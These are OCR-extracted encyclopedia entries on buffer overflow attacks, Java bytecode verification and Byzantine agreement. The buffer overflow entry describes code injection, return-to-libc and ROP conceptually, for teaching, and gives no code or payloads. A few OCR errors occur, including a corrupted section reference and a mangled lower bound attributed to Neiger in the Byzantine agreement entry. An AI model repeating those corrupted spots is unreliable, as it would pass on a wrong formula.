Stream and Multicast Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300141

Browser Cookie

Cookie

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300142

BSP Board Support Package

Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_502

Buffer Overflow Attacks

Angelos D. Keromytis[58] ✉
(58) School of Electrical and Computer Engineering, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Angelos D. Keromytis**
Email: angelos@gatech.edu

Synonyms

Buffer overrun; Memory overflow; Stack (buffer) overflow; Stack (buffer) overrun; Stack/heap smashing

Definition

Buffer overflow attacks cause a program to overwrite a memory region (typically representing an array or other composite variable) of finite size such that additional data is written on adjacent memory locations. The overwrite typically occurs past the end of the region (toward higher memory addresses), in which case it is called an overflow. If the overwrite occurs toward lower memory addresses (i.e., before the start of the memory region), it is called an underflow. In rare cases, the overwrite can happen in nonadjacent locations. The data written on memory locations is typically under the control of an attacker who wishes to take control of the program, or at least influence its execution. Typically (but not necessarily), such overflow data include code that is executed as part of an attack. Buffer overflows can also occur over the network. Buffer overflow attacks are possible through a combination of language features (or lack thereof) and bad programming practices.

Background

Abnormal program termination by accidentally overwriting control information in the program stack has been known since at least the late 1960s/early 1970s. The first instance of widespread use of a buffer overflow attack was the 1989 Internet Worm, in which a network-facing process (the "fingerd" daemon) was compromised by a self-replicating piece of software. A 1996 article in the Phrack magazine (Levy 1996) rekindled interest in buffer overflow attacks as a means of attacking remote systems over the Internet. Since that time, several thousand buffer overflow vulnerabilities have been and continue to be discovered, with many of them exploited for attacks. Perhaps the most infamous uses of such attacks have been the Witty, Blaster, and Slammer worms. Buffer overflows remain a potent source of vulnerability for systems and an active area of research.

Application

Buffer overflows are possible through a confluence of factors:

- The use of the von Neumann architecture as the basis for most modern computing, wherein program data and code are resident in the same address space and are indistinguishable when examined out of context
- The use of the same memory region (program stack) to store both program data, such as function variables, and control information, such as return addresses
- The use of programming languages (most commonly *C* or *C++*), language features (e.g., inherently unsafe string handling operations), and practices that allow for memory operations without safety checking, e.g., whether copied data fit in the destination buffer

By accidentally copying beyond the boundaries of a buffer, adjacent memory locations will be overwritten with the copied data. If the destination buffer resides in the memory stack (e.g., an automatic variable in the *C* or *C++* language) enough such data is copied, control information such as the function return address field can be overwritten. This field is used by a running program to determine where the currently executing ("active") function should return once it has completed. If this field is overwritten with random data, the CPU (under the control of the program)

will attempt to pass control to a random memory location, causing one of several possible fault conditions to occur. If the data with which this field is overwritten can be dictated by an attacker, then program execution will pass to a memory location of the attacker's choice.

Buffers in other memory regions (e.g., in the program heap, or the BSS segment) can also be overrun. Similarly, other types of control information can be overrun, such as object and function pointers, exception handlers, and jump tables. In all these cases, eventually the program attempts to jump to a piece of code pointed to by such control information. This type of buffer overrun attack is called *control hijacking* and comes in two general variants based on what (attack) code is executed as a result of the attack ("attack code" or payload).

In a *code injection* attack, the attack code is inserted in the program as part of a data payload. Typically, this is part of the same data that causes the buffer overrun, i.e., the data with which the buffer was overrun contains both attack code and the address where that code will be stored in memory (i.e., the address of the buffer). Buffer overrun attacks that do not inject code must utilize existing code in the program. They are generally called *return to libc* attacks. The name comes from the early instances of non-code-injection buffer overrun attacks, which used code resident in the standard *C* library (libc) to perform their task and to bypass early defenses technique such as the use of a non-executable stack (see below); the most common target of such attacks was the *system()* function. More generally, any code that legitimately resides within the target process address space, whether library or program code, can be used in this fashion. The more sophisticated version of non-code-injection attacks, called *Return Oriented Programming* (*ROP*), utilize a series of manufactured, injected stack frames to cause execution of carefully selected snippets of code that, when composed, implement the desired functionality for the attacker (Shacham 2007).

Non-control-hijacking buffer overruns (Chen et al. 2005) do not alter control information, but restrict themselves to altering the values of program variables, indirectly changing the control flow of the program. While not as powerful as control hijacking, these attacks have the advantage of being more difficult to defend against, since many defenses monitor for changes only to the control information.

Buffer overflow attacks are used both against local and remote applications. In the former case, the target is typically a program running with elevated privileges, the compromise of which will allow an attacker to usurp those privileges. A typical outcome of such an attack is a shell process running with superuser privileges. In some cases, buffer overflow attacks can be mounted against an operating system kernel, allowing the attacker to completely subvert the whole computer system. Buffer overflow attacks against programs running on remote systems allow attackers to execute code of their choosing on a computer in which they have no access rights. Typical targets of such attacks are server applications (such as web servers and database management systems), since they must always accept input from the network, although client applications (such as web browsers and document editors) have become an easy target in more recent years due to their complexity and size. Servers are particularly attractive targets, since they often operate with elevated privileges. In a typical remote buffer overrun attack, the injected code is used to download a larger code package, which allows the attacker to further compromise a system, i.e., elevate privileges (if necessary), install a permanent backdoor to the system, hide any signs of the attack and of the backdoor, and find additional targets for compromise. Once an exploit is found on a popular program, it is often possible to create a fully self-replicating piece of software (called a "worm") that finds and infects other computers running the same software with no human supervision. Furthermore, there exist a number of programs that allow testers, system administrators, and attackers to easily "weaponize" an exploit and make it a relatively simple process to compromise a large number of computers.

The most common way of discovering buffer overflow attacks is by fuzzing application inputs. Fuzzing is a semiautomated process through which a large number of syntactically valid but semantically random inputs is provided to an application under test. A human is needed to guide the process, at least initially, in defining what constitutes acceptable input syntax, etc. The bulk of the testing itself is done automatically. When checking for buffer overflows, the testing regime will attempt to provide large inputs to the program. If a buffer overflow vulnerability is triggered, it will almost always lead to an application crash. The tester can then examine the debugging information, including the program core file, to determine whether a buffer overflow occurred and the specific conditions that led to it.

Another way of discovering buffer overflow vulnerabilities is by manually examining the application source code, assembly code, or (in the rare cases where this is feasible) decompiled code. Finally, there exist a number of tools that can examine source code for patterns of known buffer overflow vulnerabilities ("static checkers") or can symbolically execute the code to explore all possible code paths and program states, including those that could lead to a buffer overflow ("symbolic execution testing") (Cadar et al. 2006). While much progress has been made in this area in recent years, there remain both theoretical and practical issues that limit the effectiveness of such techniques.

In terms of defenses against buffer overrun attacks, there are several techniques used in practice, with different degrees of adoptions. One developer-oriented solution to the problem is to use a language that is not subject to code injection; this is not always feasible due to legacy code and other constraints. Another approach is to better educate programmers on security issues, provide testing and checking tools (see previous paragraph), and develop libraries that allow for safe versions of common unsafe operations (e.g., string handling).

Most modern operating systems also include some defenses against buffer overflows. These defenses do not eliminate the vulnerability, but make it difficult or impossible for an attacker to exploit it. One popular such defense is Address Space Layout Randomization (ASLR) (Bhatkar et al. 2003), in which the location of the stack and other important data is randomized every time a program is executed, making it difficult (but not impossible (Shacham et al. 2004)) for an attacker to determine where to redirect a hijacked program's execution. One advantage of ASLR is that it is completely transparent to users and developers, while incurring a low-to-zero runtime performance overhead. Other defenses at the operating system level include the use of non-executable segments, either by carefully manipulating the permissions on the page table or by leveraging specific hardware functionality, and the use of intrusion detection and sandboxing (e.g., through a virtual machine monitor) to limit the scope and duration of a successful attack.

Another widely adopted defense is the use of canaries by the compiler (Cowan et al. 1998). Canaries are pseudo-variables that hold a different value (unpredictable to the attacker) every time a program executes, placed next to the return address field of each function frame in the stack.

Programs compiled with such a compiler include code that sets and checks the canary prior to every function invocation and return. A buffer overflow will cause the value of the canary to change, since the attacker has no way to know what value was chosen for that invocation of the program. If the canary has changed from its assigned value, an alarm is raised and program execution is stopped before the attacker has an opportunity to hijack program execution. Due to the difficulty of resolving pointer aliases, this technique can generally only be applied against stack overrun attacks.

Other noteworthy research efforts include Instruction Set Randomization (ISR) (Kc et al. 2003; Barrantes et al. 2003), Control Flow Integrity (CFI) (Abadi et al. 2005), Taint Tracking (Suh et al. 2004; Crandall and Chong 2004), and Program Shepherding (Kiriansky et al. 2002), among others. There has also been significant effort in identifying and blocking buffer overflow attacks in the network (Akritidis et al. 2005).

Open Problems

Research in the problem of buffer overflow vulnerabilities continues, both on the attack side (with the advent of *heap spraying* and *ROP* attacks) and on defenses. The latter space is motivated both by the new attacks and by the desire to identify lower-runtime-overhead, higher-code-coverage defenses that do not require significant (if any) changes to the way programmers write code. Ideally, such defenses would have a sound theoretical (or at least formal) foundation, and would be suitable against other types of similar attacks, e.g., multistage, file-dropping attacks.

Recommended Reading

Abadi M, Budiu M, Erlingsson U, Ligatti J (2005) Control-flow integrity. In: ACM CCS, New York, pp 340–353

Akritidis P, Markatos E, Polychronakis M, Anagnostakis K (2005) STRIDE: polymorphic sled detection through instruction sequence analysis. In: IFIP security, Milano, pp 376–391

Barrantes E, Ackley D, Forrest S, Palmer T, Stefanovic D, Zovi D (2003) Randomized instruction set emulation to disrupt binary code injection attacks. In: ACM CCS, Washington, DC, pp 281–289

Bhatkar S, DuVarney D, Sekar R (2003) Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In: USENIX security symposium, Washington, DC, pp 105–120

Cadar C, Ganesh V, Pawlowski P, Dill D, Engler D (2006) EXE: automatically generating inputs of death. In: ACM CCS, Alexandria, pp 322–335

Chen S, Xu J, Sezer E, Gauriar P, Iyer R (2005) Non-control-data attacks are realistic threats. In: USENIX security symposium, Baltimore, pp 177–192

Cowan C, Pu C, Maier D, Hinton H, Bakke P, Beattie S, Grier A, Wagle P, Zhang Q (1998) Stackguard: automatic detection and prevention of buffer-overflow attacks. In: USENIX security symposium, San Antonio, pp 63–78

Crandall J, Chong F (2004) Minos: control data attack prevention orthogonal to memory model. In: MICRO, Portland, pp 221–232

Kc G, Keromytis A, Prevelakis V (2003) Countering code-injection attacks with instruction-set randomization. In: ACM CCS, Washington, DC, pp 272–280

Kiriansky V, Bruening D, Amarasinghe S (2002) Secure execution via program shepherding. In: USENIX security symposium, San Francisco, pp 191–206

Levy E (1996) Smashing the stack for fun and profit. Phrack Mag 49:14. http://www.phrack.org/issues.html?issue=49&id=14&mode=txt

Shacham H (2007) The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In: ACM CCS, Alexandria, pp 552–561

Shacham H, Page M, Pfaff B, Goh EJ, Modadugu N, Boneh D (2004) On the effectiveness of address-space randomization. In: ACM CCS, Washington, DC, pp 298–307

Suh G, Lee J, Zhang D, Devadas S (2004) Secure program execution via dynamic information flow tracking. In: ASPLOS, New York, pp 85–96

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300143

Buffer Overrun

Buffer Overflow Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_486

Bytecode Verification

Jean-Louis Lanet[59] ✉
(59) Department of Mathematics and Computer Science, University of Limoges, Limoges, France

✉ **Jean-Louis Lanet**
Email: jean-louis.lanet@unilim.fr

Definition

Mechanism used by the Java Virtual Machine (JVM) to chek the Java Language typing rules on a client device. This algorithm includes type inference and fix point calculus.

Background

The bytecode verification algorithm for the JVM has been developed at Sun by Gosling and Yellin. It is based on a dataflow analysis performed by an abstract interpreter that executes JVM instruction over types instead of values. This verification is done at loading time that allows the interpreter to be executed without checks safely.

Applications

The byte code verification aims to enforce static security constraints on Java-based mobile code: the applet. Such a code can be downloaded and executed on a personal device running a browser. This popular model raises security issues concerning the access to personal information on the client

side. To avoid it, Java uses a strong typed language associated to a sandbox model during applet execution.

The Java language is a strongly typed language. For example, arithmetic operations on pointers are not allowed to avoid that a malicious code has access to memory location outside the applet. This restriction must be checked during the compilation process and the code execution because the code should have been modified between the compilation and execution phase. The code is executed within a virtual machine allowing a complete control on code execution. Unfortunately, performing all the checks at run time will lead to poor run-time performances. Thus, the JVM performs a static analysis at loading time called class verification (Yellin and Lindholm 1996). This verification includes bytecode verification to make sure that the byte code of the applet is proved to be semantically correct and cannot execute ill-typed operations at run time.

Class file verification is made of four passes. Passes 1 and 2 check the binary format of the class file, excluding the part that constitutes methods code. This is the responsability of the third pass to verify that a sequence of bytecodes constitutes valid code for an individual method. The last pass consists in checking that symbolic references from instructions to classes, interfaces, fields, and methods are correct. The third pass called bytecode verification is the most challenging one. The other passes are relatively straightforward and do not present major difficulties. The constraints that the correct bytecode must adhere to can be divided into two groups: static and structural constraints. Static constraints ensure that the bytecode sequence can be interpreted as a valid sequence of instructions taking the right number of arguments. Structural constraints check whether a bytecode sequence constitutes valid code for a method: variables are well typed, stack is confined, objects are safely used, etc.

A JVM is a conventional stack-based machine. Most instructions pop their arguments of the stack, and push back their results on the stack. In addition, a set of local variables is provided and stored in the Java frame. They can be accessed via load and store instructions that push the value of a given local variable on the stack, or store the top of the stack in the given local variable, respectively. Structural constraints are much more complicated to check, since they have to be met for any execution path of the method. Number of possible execution paths may be very high. This is achieved by a type-based abstract interpretation that executes JVM

instruction over types instead of values. Each byte code is defined by preconditions: the required state (in term of data type) of the stack before the current byte code interpretation and post-conditions: the state after the execution. The abstract interpreter must verify if the preconditions are met, i.e., the typeon top of the stack must be the expected type or a comparable type. A natural way to determine how comparable types are is to rank all types in a lattice L. The most general type is called top and represents the absence of information. This defines a complete partial order on the lattice L. The post-condition expresses the transition rules of the state before and after the abstract interpretation of the byte code.

Branches introduce forks and join the methods flowchart. If execution paths yield different types for a given variable, only the least common ancestor type in the lattice L of all the predecessors paths is used to verify the preconditions. The least common ancestor operation is called unification. Then, the algorithm needs to evaluate the type of all variables at each program points for all execution paths. This needs several iterations until a fixed point is reached: no more type modifications are required. Once the abstract interpretation reaches all the return instructions of the method with all preconditions satisfied, then the byte code is considered as well typed. In order to make such verification possible it is quite conservative on the programs that are accepted.

Lightweight byte code verification has been introduced by Necula and Lee (1997) in order to include byte code verification to ressource-constrained devices. It consists in adding a proof of the program safety to the byte code. This proof can be generated by the code producer (a server), and the code is transmitted along with its safety proof. The code receiver can then verify the proof in order to ensure the program safety. As checking the proof is simpler than generating it, the verification process can be performed on a constrained device.

An adaptation of this technique to Java has been proposed by Rose (1998) and is now used by Suns KVM. (The K virtual machine is designed for products with only some kilobytes of memory.) In this context, the proof consists in additional type information corresponding to the content of local variables and stack element for the branch targets. Those typing information correspond to the result of the fix-point computation performed by a conventional byte code verifier. In this case, the verification process

consists in a linear pass that checks the validity of this typing information with respect to the verified code.

Recommended Reading

Lee P, Necula G (1997) Proof-carrying code. In: 24th ACM SIGPLAN-SIGACT symposium on principles of programming languages, Paris, pp 106–119

Rose KH, Rose E (1998) Lightweight bytecode verification. In Formal underpinnings of Java, OOPSLA 98 Workshop, Vancouver, Canada

Yellin F, Lindholm T (1996) The Java virtual machine specification. Addison Wesley

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1668

Byzantine Agreement

Juan A. Garay[60] ✉
(60) Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

✉ **Juan A. Garay**
Email: garay@tamu.edu

Synonyms

Consensus

Definition

In the *Byzantine Agreement* (BA) problem, n parties attempt to reach agreement on values initially held by each of them, despite the arbitrary (possibly malicious) behavior of up to t of the parties.

Background

The *Byzantine Agreement* (BA) problem was formulated by Pease et al. (1980) and is one of the fundamental problems in the areas of fault-tolerant distributing computing and cryptographic protocols, in particular secure multiparty computation. In the problem, each of n parties holds an initial value from some fixed domain V and attempts to reach agreement on one of them, despite the malicious behavior of up to t of parties. The problem is also known as the *consensus* problem. (Pease et al. called the problem "interactive consistency" and required that all the honest (i.e., non-malicious) parties output the same vector of values, each component

corresponding to the respective party.) In Lamport et al. (1982), the single-sender version of the problem was introduced and referred to as “Byzantine Generals.” In this version, only one of the parties (the *sender*) has an initial value, and the rest of the parties are supposed to agree on the sent value. A solution for the BA version can be used for the latter version, with the sender first sending its message to all parties in the first round and then the parties applying the BA solution.

Lamport et al. presented solutions (algorithms and protocols) for synchronous networks in both the information-theoretic setting, where no assumptions are made about the malicious parties’ computational power, and the cryptographic (also called *authenticated*) setting, where a form of trusted setup is assumed (e.g., a public-key infrastructure [PKI]), and digital signatures can be used. Bounds on the number of malicious parties that can be tolerated (called *resiliency*) differ depending on the setting and the version of the problem (see the “Theorył::bel 1668:sec:theory” section below). Lamport et al.’s protocols achieved the optimal bounds and run in the optimal number of rounds of communication (specifically, $t + 1$ – also see the “Theorył::bel 1668:sec:theory” section below) but required exponential (in n) communication and computation. A polynomial-time resiliency- and round-optimal protocol for the computational setting was presented by Dolev and Strong (1983) and for the information-theoretic setting by Garay and Moses (1998).

The above $(t + 1)$-round lower bound in the number of communication rounds applies to deterministic protocols. Rabin (1983) showed that linearly resilient consensus protocols in expected *constant* rounds were possible, provided that all parties have access to a “common coin” (i.e., a common source of randomness). This line of research culminated with the work of Feldman and Micali (1997), who showed how to obtain a shared random coin with a constant probability from “scratch,” yielding a probabilistic consensus protocol tolerating the maximum number of misbehaving parties that runs in an expected constant number of rounds. The BA protocol in Feldman and Micali (1997) works in the information-theoretic setting; these results were later extended to the cryptographic setting by Katz and Koo (2009), assuming a PKI and digital signatures.

Theory

In Byzantine Agreement (BA), every party P_i starts the BA protocol with an initial value $v \in V$, and every run of the protocol must satisfy (except possibly for some negligible probability) the following conditions:

- *Termination*. All honest parties decide on a value.
- *Agreement*. If two honest parties decide on v and w, respectively, then $v = w$.
- *Validity*. If all honest parties have the same initial value v, then all honest parties decide on v.

The domain V can be arbitrary, but frequently the case $V = \{0, 1\}$ is considered since there is an efficient transformation of binary agreement protocols to the multi-valued case due to Turpin and Coan (1984).


There exist various measures of quality of a BA protocol: its *resiliency*, expressed as the fraction ($\frac{t}{n}$) of misbehaving parties a protocol can tolerate; its running time – worst number of (synchronous) rounds by which honest parties terminate; and its communication complexity – worst total number of bits/messages communicated during a protocol run.

In the BA problem, all the parties start with an initial value. In the single-sender version of the problem (*Byzantine Generals* (Lamport et al., 1982)), only a distinguished party – the *sender* – has an input. In this variant, both the Termination and Agreement conditions remain the same, and Validity becomes

- *Validity*. If the sender is honest and has initial value v, then all honest parties decide on v.

Number of parties. For the information-theoretic setting, $n > 3t$ is both necessary and sufficient for the problem to have a solution. The necessary condition is presented in Lamport et al. (1982) for the Byzantine Generals version of the problem as the special case of 3 parties (“generals”), having to agree on two values (“attack” and “retreat”), with one of them being dishonest; see Fig. 1. As in the information-theoretic setting (with no additional setup) the parties are not able to forward messages in an authenticated manner, it is easily shown that an honest receiver cannot distinguish between a run where the sender is dishonest and sends conflicting messages and a run where a receiver is dishonest and claims to have received the opposite message, which leads to the violation of the

problem's conditions (Agreement and Validity, respectively). The general case (arbitrary values of n) reduces to the 3-party case. The protocol presented in Lamport et al. (1982) matches this bound ($n > 3t$) and essentially consists in recursively echoing messages received in a round while excluding the messages' senders. (In the first round, only the sender sends messages.) This is done for $t + 1$ rounds, at which point the parties take the majority of the values received for that instance, returning that value as they exit that recursive step. The party's output is the value returned for the first recursive call; $t + 1$ rounds were later shown to be optimal (see below), but the protocol requires exponential (in n) computation and communication. The first polynomial-time BA protocol matching the above bounds was presented by Garay and Moses (1998).



Byzantine Agreement, Fig. 1 Impossibility of Byzantine Generals (broadcast) with $n \leq 3t$ in the information-theoretic setting

Lamport et al. (1982) also formulated the problem in the cryptographic setting, where there is a trusted PKI, and the parties have access to a digital signature scheme. This version of the problem has been referred to as *authenticated* Byzantine agreement. In contrast to the information-theoretic setting, in the cryptographic setting with a trusted setup the bounds for Byzantine Generals (broadcast) and BA (consensus) differ: $n > t$ and $n > 2t$, respectively. The protocol presented in Lamport et al. (1982) runs in $t + 1$ rounds but, as in the information-theoretic setting, is also exponential time; an efficient (polynomial-time) protocol was presented early on by Dolev and Strong (1983), which we now briefly describe. In this protocol, in the first round the sender digitally signs and sends his message to all the other parties, while in subsequent rounds parties append their signatures and forward the result. If any party ever observes valid signatures of the sender on two *different* messages, then that party forwards both signatures to all other parties and disqualifies the sender (and all parties output some default message). This simple protocol is a popular candidate to realize a broadcast functionality in the area of cryptographic protocols.

Running time. A lower bound of $t + 1$ rounds for deterministic protocols was established by Fischer and Lynch (1982) for the case of benign ("crash") failures and extended to the setting with malicious failures where messages are authenticated by Dolev and Strong (1983). As mentioned above, the original protocols by Lamport et al. already achieved this bound but required exponential computation and communication. In contrast to the cryptographic setting, where a polynomial-time resiliency- and round-optimal protocol was found relatively soon (Dolev and Strong, 1983), in the information-theoretic setting this took quite a bit longer and was achieved by Garay and Moses (1998).

In the $(t + 1)$-round lower bound for deterministic protocols, t is the maximum number of corruptions that can be tolerated in order to achieve BA in a given model. Dolev et al. (1990) asked what would be the running time when the *actual* number of corruptions, say, f, is smaller than t and showed a lower bound of $\min\{t + 1, f + 2\}$ for any consensus protocol, even when only crash failures occur, which is important when f is very small. They called a BA protocol satisfying this property *early stopping*. Faster termination, however, comes at a price of non-simultaneous

termination, as they also showed that if simultaneous termination is required, then $t + 1$ rounds are necessary. Optimal early stopping for the optimal number of parties (i.e., $n > 3t$) was achieved in the information-theoretic setting by Berman et al. (1992b); the protocol, however, is inefficient, as it requires exponential communication and computation. Relatively recently, an efficient (polynomial-time) optimal early stopping BA protocol was presented by Abraham and Dolev (2015).

The above $(t + 1)$-round lower bound applies to deterministic protocols. A major breakthrough in fault-tolerant distributed algorithms was the introduction of randomization to the field by Ben-Or (1983) and Rabin (1983), which, effectively, showed how to circumvent the above limitation by using randomization.[1] Rabin (1983), in particular, showed that linearly resilient BA protocols in expected *constant* rounds were possible, provided that all parties have access to a "common coin" (i.e., a common source of randomness). Essentially, the value of the coin can be adopted by the honest parties in case disagreement at any given round is detected, a process that is repeated multiple times. This line of research culminated with the work of Feldman and Micali (1997), who showed how to obtain a shared random coin with a constant probability from "scratch," yielding a probabilistic BA protocol tolerating the maximum number of misbehaving parties ($t < n/3$) that runs in an expected constant number of rounds. Running in an expected constant number of rounds, however, does not guarantee *simultaneous* termination (Dolev et al., 1990). If that is required, as, for example, when these protocols are invoked from a higher level protocol and all parties should move on to the next task at the same time/round (more on this below), then these common-shared-coin protocols should be run by a poly-logarithmic number of rounds.

The Feldman and Micali (1997) protocol works in the information-theoretic setting; these results were later extended to the cryptographic setting by Katz and Koo (2009), who showed that assuming a PKI and digital signatures there exists an (expected) constant-round BA protocol tolerating $t < n/2$ corruptions.

Communication cost. A lower bound of $\Omega(n^2)$ on the number of messages (in fact, $\Omega(nt)$) was shown by Dolev and Reischuk for consensus for both information-theoretic and computational security (Dolev and Reischuk, 1985); for the latter, what they showed was that the number of signatures

that are required by any protocol is $\Omega(nt)$, resulting in an $\Omega(nt|\sigma|)$ bit complexity (for a constant-size domain), where $|\sigma|$ represents the maximum signature size. The first information-theoretically secure protocols to match this bound were given by Berman et al. (1992a) and independently by Coan and Welch (1989); regarding computational security, the protocol presented by Dolev and Strong (1983) requires that many messages. By relaxing the model and allowing for a small probability of error, King and Saia (2016) presented a protocol that circumvents the impossibility result (with message complexity $\tilde{O}(r/t)$).

Validity variants. In the original formulation of BA, honest parties are required to decide on one of the honest parties' input value only when all honest parties start with the same value. In the *strong* version of the problem (Neiger, 1994), the decision value must always be one of the honest parties' value, as captured by the following condition:

- *Strong Validity*. If the honest parties decide on v, then v is the initial value of some honest party.

Thus, in the case of binary decisions, BA and strong BA coincide. However, when the size of the input domain $|V| = m > 2$, the situations differ, and the size of the input domain needs to be taken into account in solvability bounds. Neiger (1994) showed a lower bound in the number of parties of $H : \{0,1\}^* \to \mathbb{G}$ for the information-theoretic setting, while a matching upper bound was presented in Fitzi and Garay (2003), as well as matching lower and upper bounds of $n > mt$ for the computational setting.

Thus stated, strong BA does not say anything about the initial plurality that the initial value must have amongst the honest parties – in fact, it may very well be that the decision value was held by just one of them. The BA variant known as *δ-differential* BA, formulated in Fitzi and Garay (2003), makes the initial plurality of the decision value explicit:

- *δ-Differential Validity*. If the honest parties decide on v, then there is no $w \in V$ such that $\#_h w > \#_h v + \delta$,

where $\#_h v$ (respectively, $\#_h w$) denotes the number of honest parties with initial value v (respectively, w). Fitzi and Garay (2003) showed matching lower and upper bounds on the number of parties of $n > 3t \wedge \delta = t$ in the information-theoretic setting and $n > 2t \wedge \delta = t$ in the computational setting.

Another way to enhance the Validity condition is to require that the output of an honest party conforms to an external global predicate (Cachin et al., 2001). In this setting, each input v is accompanied by a proof π and is supposed to satisfy $Q(v, \pi) = 1$ (for instance, π can be a digital signature on v and Q would be verifying its validity):

- *External Validity*. The decision value v satisfies a predicate $Q(v, \pi)$.

Note that the resulting guarantee is weaker than Strong Validity (since it could be the case that the decision is made on an input suggested by a corrupted party), but nevertheless it can be suitable in a multi-valued setting where only externally validated inputs are admissible as outputs.

Consensus in the blockchain era. With the advent of blockchain protocols like Bitcoin, Byzantine Agreement has experienced renewed interest and studied using novel approaches from the perspective of distributed computing. Notably, it is possible to recast and solve BA in a setting where the number of participants is unknown and there is no private setup or point-to-point channels. In (2020), Garay and Kiayias elaborate on such new directions and tools that have become available in the context of BA protocol design.

Open Problems and Future Directions

At the time of this writing, directions for future research include improving the efficiency of round-optimal deterministic BA protocols, showing an explicit lower bound in the number of rounds of randomized BA protocols to achieve simultaneous termination, and closing the gap between upper and lower bounds in the expected number of rounds for randomized broadcast protocols.

Cross-References

Asynchronous Byzantine Fault Tolerance
Secure Multi-Party Computation
State Machine Replication

References

Abraham I, Dolev D (2015) Byzantine agreement with optimal early stopping, optimal resilience and polynomial complexity. In: Servedio RA, Rubinfeld R (eds) Proceedings of the Forty-Seventh Annual ACM on Symposium on Theory of Computing, STOC 2015, Portland, 14–17 June 2015. ACM, pp 605–614. https://doi.org/10.1145/2746539.2746581

Ben-Or M (1983) Another advantage of free choice: completely asynchronous agreement protocols (extended abstract). In: Probert RL, Lynch NA, Santoro N (eds) PODC. ACM, pp 27–30

Berman P, Garay JA, Perry KJ (1992a) Bit optimal distributed consensus. Springer, Boston, pp 313–321

Berman P, Garay JA, Perry KJ (1992b) Optimal early stopping in distributed consensus (extended abstract). In: Distributed Algorithms, 6th International Workshop, WDAG'92, Haifa, 2–4 Nov 1992, Proceedings, pp 221–237. https://doi.org/10.1007/3-540-56188-9_15

Cachin C, Kursawe K, Petzold F, Shoup V (2001) Secure and efficient asynchronous broadcast protocols. In: Advances in Cryptology – CRYPTO 2001, 21st Annual International Cryptology Conference, Santa Barbara, 19–23 Aug 2001, Proceedings, pp 524–541. https://doi.org/10.1007/3-540-44647-8_31

Coan BA, Welch JL (1989) Modular construction of nearly optimal Byzantine agreement protocols. In: Rudnicki P (ed) Proceedings of the Eighth Annual ACM Symposium on Principles of Distributed Computing, Edmonton, 14–16 Aug 1989. ACM, pp 295–305. https://doi.org/10.1145/72981.73002

Dolev D, Reischuk R (1985) Bounds on information exchange for Byzantine agreement. J ACM 32(1):191–204. https://doi.org/10.1145/2455.214112
[MathSciNet]

Dolev D, Strong HR (1983) Authenticated algorithms for Byzantine agreement. SIAM J Comput 12(4):656–666
[MathSciNet]

Dolev D, Reischuk R, Strong HR (1990) Early stopping in Byzantine agreement. J ACM 37(4):720–741. https://doi.org/10.1145/96559.96565
[MathSciNet]

Feldman P, Micali S (1997) An optimal probabilistic protocol for synchronous Byzantine agreement. SIAM J Comput 26(4):873–933
[MathSciNet]

Fischer MJ, Lynch NA (1982) A lower bound for the time to assure interactive consistency. Inf Process Lett 14(4):183–186. https://doi.org/10.1016/0020-0190(82)90033-3
[MathSciNet]

Fischer MJ, Lynch NA, Paterson M (1985) Impossibility of distributed consensus with one faulty process. J ACM 32(2):374–382
[MathSciNet]

